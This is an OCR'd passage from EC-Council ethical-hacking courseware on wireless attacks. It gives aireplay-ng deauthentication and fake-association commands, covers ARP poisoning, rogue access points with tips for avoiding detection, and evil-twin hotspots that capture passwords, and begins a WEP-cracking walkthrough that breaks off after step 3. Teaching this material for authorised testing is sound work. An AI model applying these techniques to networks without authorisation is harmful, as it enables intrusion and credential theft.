


FIGURE 15.54: Discovering SSIDs using

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 3: De-authenticate (deauth) the client using Aireplay-ng

Command Prompt

```
C:\>aireplay-ng --deauth 5 -a 02:24:2B:CD:68:EE
```

FIGURE 15.55: Aireplay-ng de-authenticating the client

Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng


Command Prompt

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

FIGURE 15.56: Associating wireless card

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless ARP Poisoning Attack

ARP is used to determine the **MAC address** of an access point whose IP address is known. Usually the ARP doesn't possess any verification feature that can tell that the responses are from valid hosts or it is receiving a forged response. **ARP poisoning** is an attack technique that exploits the lack of verification. In this technique the ARP cache maintained by the OS with wrong MAC addresses are corrupted. This can be achieved by sending an ARP Replay pack constructed with a wrong MAC address.

The ARP poison attack has its impact on all the hosts present in a subnet. All stations associated with a subnet affected to ARP poison attack are vulnerable as most of the APs act as transparent **MAC layer bridges**. All the hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the access point is connected directly to that switch or hub without any router/firewall in between them. The following diagram illustrates the ARP poisoning attack process:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.57: Wireless ARP Poisoning Attack process

In this wireless ARP spoofing attack, the attacker first spoofs the MAC address of Juggyboy's wireless laptop and attempts to authenticate to AP1. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Traffic now destined from the network backbone to Juggyboy's system is no longer sent to AP2 instead it is sent to AP1.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rogue Access Point

Rogue access points (APs) are the wireless access points that are installed on a network without authorization and are not under the management of the network administrator. These rogue access points lack the security controls provided for the authorized APs of a network, thus providing backdoor access to the network for anyone connecting to the rogue AP. To gain backdoor access to a network through a rogue AP, the attacker should follow these steps:

- Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point
- Disable the SSID Broadcast (silent mode) and any management features to avoid detection
- Place the access point behind a firewall, if possible, to avoid network scanners
- Deploy a rogue access point for shorter periods

Interesting scenarios for rogue AP installation/setup:


- **Compact, pocket-sized rogue AP device plugged into an Ethernet port of corporate network**: compact, pocket-sized rogue APs are easily available on the market. These of their compact size. They can be brought into a particular location without any efforts

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

and can be hidden easily. Also, these APs require very low power; therefore, they can be powered even from a battery for long durations.

- **Rogue AP device connected to corporate networks over a Wi-Fi link:** The rogue AP device can also be connected to a network over a Wi-Fi link. This is possible when the target network also has Wi-Fi coverage. As the AP device connects wirelessly to the authorized network, hiding this rogue AP device is easy. This eliminates the need of unused Ethernet port of the target network, but installing the rogue AP device wirelessly requires the credentials of the target network. The attacker should use the Wi-Fi Ethernet Bridge in conjunction with a regular AP device in order to connect to the target network.
- **USB-based rogue AP device plugged into a corporate machine:** A USB-based rogue AP device is generally plugged in to a windows machine with access to the target network either though wired or wireless means. The machine's network access can be shared with a rogue device using the USB AP's software. This eliminates the need of unused Ethernet port and the credentials of the target Wi-Fi in order to set up a rogue AP.
- **Software-based rogue AP running on a corporate Windows machine:** In this scenario, no separate physical AP device is needed as the rogue AP are set up in the software itself on the embedded/plugged Wi-Fi adapter of the target network. This is possible through the virtual Wi-Fi capability of the latest Windows operating system, Windows 7. This makes the rogue AP even stealthier.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evil Twin


Evil Twin is a **wireless AP** that pretends to be a legitimate AP by imitating another network name. It poses a clear and present danger to wireless users on private and public WLANs. Attacker sets up a **rogue AP** outside the corporate perimeter and lures user to sign into the wrong AP. Attackers can use attacking tools such as **KARMA** that monitors station probes to create an evil twin. It can adopt any commonly-used SSIDs as its own **SSID** in order to lure the users. Or Evil Twin can be configured with a common residential SSID, hotspot SSID or SSID of a company's **WLAN**. As long as legitimate users can be monitored with various tools even APs that do not send SSIDs in probe requests can be targeted.

WLAN stations usually connect to specific APs based on its SSIDs and the signal strength and also the stations automatically reconnect to any SSID that has been used in the past. These issues allows the attackers to trick the legitimate users easily just by placing an Evil Twin near the target network. Once associated, users may bypass the enterprise security policies giving attackers access to network data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.58: Evil twin

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Set Up a Fake Hotspot (Evil Twin)

Hotspots available in the region may not always be a legitimate AP. There may be a possibility of evil twin mounted by the attacker that pretends to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin as the evil twin pretends to be the legitimate one. For instance, a user tries to log in and finds two access points. One is legitimate, while the other is an identical fake (evil twin). The victim picks one; if it's the fake, the attacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a login attempt that randomly failed.

Following are the steps that illustrate the process of setting up or mounting a fake hotspot (Evil Twin):

- You will need a laptop with Internet connectivity (3G or wired connection) and a mini access point
- Enable Internet Connection Sharing in Windows 7 or Internet Sharing in Mac OS X
- Broadcast your Wi-Fi connection and run a sniffer program to capture passwords

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.59: Setting up a fake hotspot





FIGURE 15.60: Capturing passwords


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Hacking Methodology

Wireless network, then you should determine the encryption used by the WLAN and then crack the encryption.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Crack WEP Using Aircrack

WEP is a broken security algorithm for 802.11 wireless networks. It is intended to provide the data confidentiality in wireless networks. Attackers want to break this encryption key to break into the wireless networks. This WEP has vulnerabilities that can be exploited easily and thus, the WEP key can be cracked. The following steps explain the process of cracking WEP using the Aircrack tool.

STEP 1: Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start eth1
```

STEP 2: Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --ivs --write capture eth1
```

STEP 3: Associate your wireless card with the AP you are accessing with aireplay-ng

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h
a7:71:fe:8e:d8:25 eth1
```

